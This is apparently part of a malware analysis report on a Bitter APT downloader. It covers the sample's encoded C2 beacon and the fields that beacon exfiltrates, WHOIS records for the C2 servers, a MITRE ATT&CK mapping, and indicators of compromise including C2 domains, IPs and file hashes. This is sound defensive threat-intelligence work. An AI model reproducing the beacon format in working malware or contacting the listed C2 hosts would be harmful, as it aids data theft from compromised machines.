
This use too, the EncodePointer function for encoding a specified pointer (encoded pointers can be used to provide another layer of protection for pointer values).




After performing the reconnaissance actions, this can send a query as pulse with the informations to the C2, the URL to send is decoded and an additional operation give the final URL.









The data are encoded by the algorithm too, with the script, we can decode the strings and see that the roles and data send to the C2.


`SNI=VTFS.QD&UME=Xjoepxt!8!Qspgfttjpobm&OPQ=benjo&IVR=VTFS.QD$$benjoAA11482.572.3314613.96675&st=0` (Here from the Anyrun sandbox)

We can resume all the variables used and the type of the informations sent in the C2.

Variable	Description
SNI	Computer name
UME	OS Version
OPQ	Account name
IVR	[Computer name]##[Account name]@@[GUID]
st	downloaded file executed successfully ?


Cyber kill chain

This process graph represents the cyber kill chain of Bitter sample.



Cyber Threat Intel

Since the last 2 weeks, the C2 domain have changed (.193 to .198) due to this are on the same subnet of the Verdina organization (Bulgaria cloud provider).



We can note on the WHOIS information that this registered in Ras al-khaimah location.

```
WHOIS Source:       RIPE NCC
IP Address:         93.123.73.193
Country:            Bulgaria
Network Name:       NETERRA-IWS-NET
Owner Name:         IWS.CO
CIDR:
From IP:            93.123.73.193
To IP:              93.123.73.204
Allocated:          Yes
Contact Name:       IWS Networks Ltd
Address:            Ras Al Khaimahm, P.O. Box 10559, UAE
Email:
Abuse Email:        abuse@iws.co
Phone:              +971 56 653 9955

WHOIS Record:
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

% Information related to '93.123.73.193 - 93.123.73.204'

% Abuse contact for '93.123.73.193 - 93.123.73.204' is 'abuse(

inetnum:              93.123.73.193 - 93.123.73.204
netname:              NETERRA-IWS-NET
descr:                IWS.CO
country:              BG
org:                  ORG-INL23-RIPE
admin-c:              INL14-RIPE
tech-c:               INL14-RIPE
status:               ASSIGNED PA
mnt-by:               MNT-NETERRA
mnt-routes:           IWS-CO
mnt-domains:          IWS-CO
created:              2017-09-26T13:48:43Z
last-modified:        2017-09-26T13:48:43Z
source:               RIPE

organisation:         ORG-INL23-RIPE
org-name:             IWS NETWORKS LL
org-type:             OTHER
address:              09 Aghayan str, Yerevan, Armenia
e-mail:               admin@iws.co
abuse-c:              ACRO1265-RIPE
mnt-ref:              AZ39139-MNT
mnt-ref:              MNT-NETERRA
tech-c:               INL15-RIPE
mnt-by:               IWS-CO
created:              2016-10-06T20:39:19Z
last-modified:        2016-10-07T16:50:25Z
source:               RIPE

person:               IWS Networks Ltd
address:              Ras Al Khaimahm, P.O. Box 10559, UAE
phone:                +971 56 653 9955
nic-hdl:              INL14-RIPE
mnt-by:               IWSCO
created:              2016-10-06T20:34:27Z
last-modified:        2016-10-06T20:34:27Z
source:               RIPE

% Information related to '93.123.73.0/24AS201133'

route:                93.123.73.0/24
origin:               AS201133
mnt-by:               MNT-NETERRA
created:              2019-01-04T07:27:07Z
last-modified:        2019-01-04T07:27:07Z
source:               RIPE

% This query was served by the RIPE Database Query Service ve
```

The location is placed in the business place of the city.

We can note that two phone numbers with the country indicate (Indian and Iranian) have the same address for two companies.

Company: **International Widespread Services Limited (IWS Ltd)**

Address: Al Nakheel Area - Business Park Ras al-Khaimah Ras al-Khaimah 10559 AE
Phone: +1.9155096085
Fax: +1.9155096085
Email: admin@iws.co, info@iws.co

Company: **International Widespread Services Limited (Syed Arslan Tahir)**

Address: Al Nakheel Area - Business Park Ras al-Khaimah Ras al-Khaimah 10559 AE
Phone: +98.9155096085
Fax: +98.9155096085
Email: info@iws.co

In Ras al-Khaimah, there is no corporate tax, no profits, no customs duties, no inheritance tax, it is not excluding that the group Bitter chose this place as a tax haven for their operations.

References MITRE ATT&CK Matrix

List of all the references with MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	T1203 - Exploitation for Client Execution	https://attack.mitre.org/techniques/T1203
Persistence	T1060 - Registry Run Keys / Startup Folder	https://attack.mitre.org/techniques/T1060
Discovery	T1012 - Query Registry	https://attack.mitre.org/techniques/T1012
Lateral Movement	T1105 - Remote File Copy	https://attack.mitre.org/techniques/T1105
C & C	T1105 - Remote File Copy	https://attack.mitre.org/techniques/T1105

Indicators Of Compromise (IOC)

List of all the Indicators Of Compromise (IOC)

Indicator	Description
Urgent Action.docx	34b53cd683f60800ac4057d25b24d8f083f759d024d22b4e5f2a464bc85de65
smss.exe	dcb8531b0879d46949dd63b1ac094f5588c26867805d0795e244f4f9b8077ed
maq.com.pk	Domain requested
203.124.43.227	IP requested
http[:]//maq.com.pk/	HTTP/HTTPS requests
http[:]//maq.com.pk/wehsd	HTTP/HTTPS requests
http[:]//maq.com.pk/wehs	HTTP/HTTPS requests
http[:]//onlinejohnline99.org/kvs06v.php	HTTP/HTTPS requests
onlinejohnline99.org	Domain C2
93.123.73.193	IP C2
93.123.73.198	IP C2

This can be exported as JSON format Export in JSON

Links

- Original tweet: https://twitter.com/RedDrip7/status/1164855381052416002
- Anyrun Link:
  - Urgent Action.docx
- Docs :
  - Bitter Analysis by Unit42
  - Tool for decoding the encoded strings of ArtraDownloader
  - YARA Rule Bitter Variant1 (August 2019)